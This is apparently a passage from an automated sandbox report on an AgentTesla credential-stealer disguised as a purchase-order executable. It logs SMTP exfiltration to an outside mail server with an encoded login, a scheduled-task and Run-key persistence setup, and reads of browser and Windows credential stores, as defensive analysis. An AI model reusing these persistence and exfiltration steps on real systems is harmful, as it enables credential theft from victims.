Nov 29, 2022 22:20:16.669173956 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:16.835613012 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:16.839237928 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:17.111228943 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.111500978 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:17.278064966 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.279891014 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:17.446726084 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.451299906 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:17.658471107 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.717804909 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.718281984 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:17.885377884 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.885437012 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:17.886018038 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.092221975 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.097486973 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.098026037 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.264190912 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.264388084 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.265371084 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.265451908 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.265486002 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.265549898 CET	49706	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:20:18.432292938 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.432522058 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.434081078 CET	587	49706	208.91.199.89	192.168.2.3
Nov 29, 2022 22:20:18.537656069 CET	49706	587	192.168.2.3	208.91.199.89

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 22:19:35.390892982 CET	57840	53	192.168.2.3	8.8.8.8
Nov 29, 2022 22:19:35.550303936 CET	53	57840	8.8.8.8	192.168.2.3
Nov 29, 2022 22:19:35.618180990 CET	57990	53	192.168.2.3	8.8.8.8
Nov 29, 2022 22:19:35.788932085 CET	53	57990	8.8.8.8	192.168.2.3
Nov 29, 2022 22:20:16.405905008 CET	52387	53	192.168.2.3	8.8.8.8
Nov 29, 2022 22:20:16.564357042 CET	53	52387	8.8.8.8	192.168.2.3
Nov 29, 2022 22:20:16.630955935 CET	56924	53	192.168.2.3	8.8.8.8
Nov 29, 2022 22:20:16.648231030 CET	53	56924	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 22:19:35.390892982 CET	192.168.2.3	8.8.8.8	0xfd0	Standard query (0)	mail.dmstech.in	A (IP address)	IN (0x0001)	false
Nov 29, 2022 22:19:35.618180990 CET	192.168.2.3	8.8.8.8	0x871c	Standard query (0)	mail.dmstech.in	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 22:20:16.405905008 CET	192.168.2.3	8.8.8.8	0xc336	Standard query (0)	mail.dmstech.in	A (IP address)	IN (0x0001)	false
Nov 29, 2022 22:20:16.630955935 CET	192.168.2.3	8.8.8.8	0x9333	Standard query (0)	mail.dmstech.in	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 22:19:35.550303936 CET	8.8.8.8	192.168.2.3	0xfd0	No error (0)	mail.dmstech.in	dmstech.in		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 22:19:35.550303936 CET	8.8.8.8	192.168.2.3	0xfd0	No error (0)	dmstech.in		208.91.199.89	A (IP address)	IN (0x0001)	false
Nov 29, 2022 22:19:35.788932085 CET	8.8.8.8	192.168.2.3	0x871c	No error (0)	mail.dmstech.in	dmstech.in		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 22:19:35.788932085 CET	8.8.8.8	192.168.2.3	0x871c	No error (0)	dmstech.in		208.91.199.89	A (IP address)	IN (0x0001)	false
Nov 29, 2022 22:20:16.564357042 CET	8.8.8.8	192.168.2.3	0xc336	No error (0)	mail.dmstech.in	dmstech.in		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 22:20:16.564357042 CET	8.8.8.8	192.168.2.3	0xc336	No error (0)	dmstech.in		208.91.199.89	A (IP address)	IN (0x0001)	false
Nov 29, 2022 22:20:16.648231030 CET	8.8.8.8	192.168.2.3	0x9333	No error (0)	mail.dmstech.in	dmstech.in		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 22:20:16.648231030 CET	8.8.8.8	192.168.2.3	0x9333	No error (0)	dmstech.in		208.91.199.89	A (IP address)	IN (0x0001)	false


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 22:19:36.523387909 CET	587	49705	208.91.199.89	192.168.2.3	220-bh-14.webhostbox.net ESMTP Exim 4.95 #2 Tue, 29 Nov 2022 21:19:36 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 29, 2022 22:19:36.523840904 CET	49705	587	192.168.2.3	208.91.199.89	EHLO 632922
Nov 29, 2022 22:19:36.691860914 CET	587	49705	208.91.199.89	192.168.2.3	250-bh-14.webhostbox.net Hello 632922 [102.129.143.49] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 29, 2022 22:19:36.694359064 CET	49705	587	192.168.2.3	208.91.199.89	AUTH login c2FuamVldkBkbXN0ZWNoLmlu
Nov 29, 2022 22:19:36.863188028 CET	587	49705	208.91.199.89	192.168.2.3	334 UGFzc3dvcmQ6
Nov 29, 2022 22:19:37.145133972 CET	587	49705	208.91.199.89	192.168.2.3	235 Authentication succeeded
Nov 29, 2022 22:19:37.154403925 CET	49705	587	192.168.2.3	208.91.199.89	MAIL FROM:<sanjeev@dmstech.in>
Nov 29, 2022 22:19:37.322310925 CET	587	49705	208.91.199.89	192.168.2.3	250 OK
Nov 29, 2022 22:19:37.322535992 CET	49705	587	192.168.2.3	208.91.199.89	RCPT TO:<zakirrome@ostdubai.com>
Nov 29, 2022 22:19:37.527550936 CET	587	49705	208.91.199.89	192.168.2.3	250 Accepted
Nov 29, 2022 22:19:37.528011084 CET	49705	587	192.168.2.3	208.91.199.89	DATA
Nov 29, 2022 22:19:37.695449114 CET	587	49705	208.91.199.89	192.168.2.3	354 Enter message, ending with "." on a line by itself
Nov 29, 2022 22:19:37.698385000 CET	49705	587	192.168.2.3	208.91.199.89	.
Nov 29, 2022 22:19:37.867372990 CET	587	49705	208.91.199.89	192.168.2.3	250 OK id=1p080v-003OlA-Jk
Nov 29, 2022 22:20:17.111228943 CET	587	49706	208.91.199.89	192.168.2.3	220-bh-14.webhostbox.net ESMTP Exim 4.95 #2 Tue, 29 Nov 2022 21:20:17 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 29, 2022 22:20:17.111500978 CET	49706	587	192.168.2.3	208.91.199.89	EHLO 632922

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 22:20:17.278064966 CET	587	49706	208.91.199.89	192.168.2.3	250-bh-14.webhostbox.net Hello 632922 [102.129.143.49] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 29, 2022 22:20:17.279891014 CET	49706	587	192.168.2.3	208.91.199.89	AUTH login c2FuamVldkBkbXN0ZWNoLmlu
Nov 29, 2022 22:20:17.446726084 CET	587	49706	208.91.199.89	192.168.2.3	334 UGFzc3dvcmQ6
Nov 29, 2022 22:20:17.717804909 CET	587	49706	208.91.199.89	192.168.2.3	235 Authentication succeeded
Nov 29, 2022 22:20:17.718281984 CET	49706	587	192.168.2.3	208.91.199.89	MAIL FROM:<sanjeev@dmstech.in>
Nov 29, 2022 22:20:17.885437012 CET	587	49706	208.91.199.89	192.168.2.3	250 OK
Nov 29, 2022 22:20:17.886018038 CET	49706	587	192.168.2.3	208.91.199.89	RCPT TO:<zakirrome@ostdubai.com>
Nov 29, 2022 22:20:18.097486973 CET	587	49706	208.91.199.89	192.168.2.3	250 Accepted
Nov 29, 2022 22:20:18.098026037 CET	49706	587	192.168.2.3	208.91.199.89	DATA
Nov 29, 2022 22:20:18.264388084 CET	587	49706	208.91.199.89	192.168.2.3	354 Enter message, ending with "." on a line by itself
Nov 29, 2022 22:20:18.265549898 CET	49706	587	192.168.2.3	208.91.199.89	.
Nov 29, 2022 22:20:18.434081078 CET	587	49706	208.91.199.89	192.168.2.3	250 OK id=1p081a-003PsE-5q

Statistics

Behavior



System Behavior

Analysis Process: PURCHASE ORDER # 12076038 & 12076022.exe PID: 6092, Parent PID: 3452

General

Target ID:	0
Start time:	22:18:55
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe
Imagebase:	0xf20000
File size:	918528 bytes
MD5 hash:	152C62372D3EA07D023E1E187766FD4B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.283195697.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.283195697.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.283195697.0000000004499000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.285809118.0000000004780000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.285809118.0000000004780000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.285809118.0000000004780000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C201E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp778D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C207038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PURCHASE ORDER # 12076038 & 12076022.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6CC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp778D.tmp	success or wait	1	6C206A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe	0	918528	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd fd fd 63 00 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 50 00 00 fd 0d 00 00 4a 00 00 00 00 00 00 3e fd 0d 00 00 20 00 00 00 fd 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0e 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELcPJ> @ `@	success or wait	1	6C201B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmp778D.tmp	0	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationIn	success or wait	1	6C201B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PURCHASE ORDER # 12076038 & 12076022.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D6CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D395705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D39CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C201B4F	ReadFile
C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe	unknown	918528	success or wait	1	6C201B4F	ReadFile

Analysis Process: schtasks.exe PID: **1836**, Parent PID: **6092**

General

Target ID:	1
Start time:	22:19:13
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\WytzFSULZWRc" /XML "C:\Users\user\AppData\Local\Temp\tmp778D.tmp
Imagebase:	0xab0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp778D.tmp	unknown	2	success or wait	1	ABAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp778D.tmp	unknown	1646	success or wait	1	ABABD9	ReadFile

Analysis Process: conhost.exe PID: **2240**, Parent PID: **1836**

General

Target ID:	2
Start time:	22:19:14
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: **4700**, Parent PID: **6092**

General

Target ID:	3
Start time:	22:19:14
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xd50000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000003.00000000.277620591.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.361131528.0000000003051000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.361131528.0000000003051000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3BCF06	unknown
C:\Users\user\AppData\Roaming\zBwkauB	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C20BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C20DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp5073.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C207038	GetTempFileNameW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe	0	45152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd 22 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELzXZ0dV @ "`	success or wait	1	6C20DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D395705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D39CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D39CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D39CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2F03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C201B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D395705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D395705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	6C201B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C201B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C201B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	6C201B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C201B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	zBwkauB	unicode	C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe	success or wait	1	6C20646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	zBwkauB	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C20DE2E	RegSetValueExW

Analysis Process: WytzFSULZWRc.exe PID: **2336**, Parent PID: **1080**

General

Target ID:	4
Start time:	22:19:15
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe
Imagebase:	0xd60000
File size:	918528 bytes
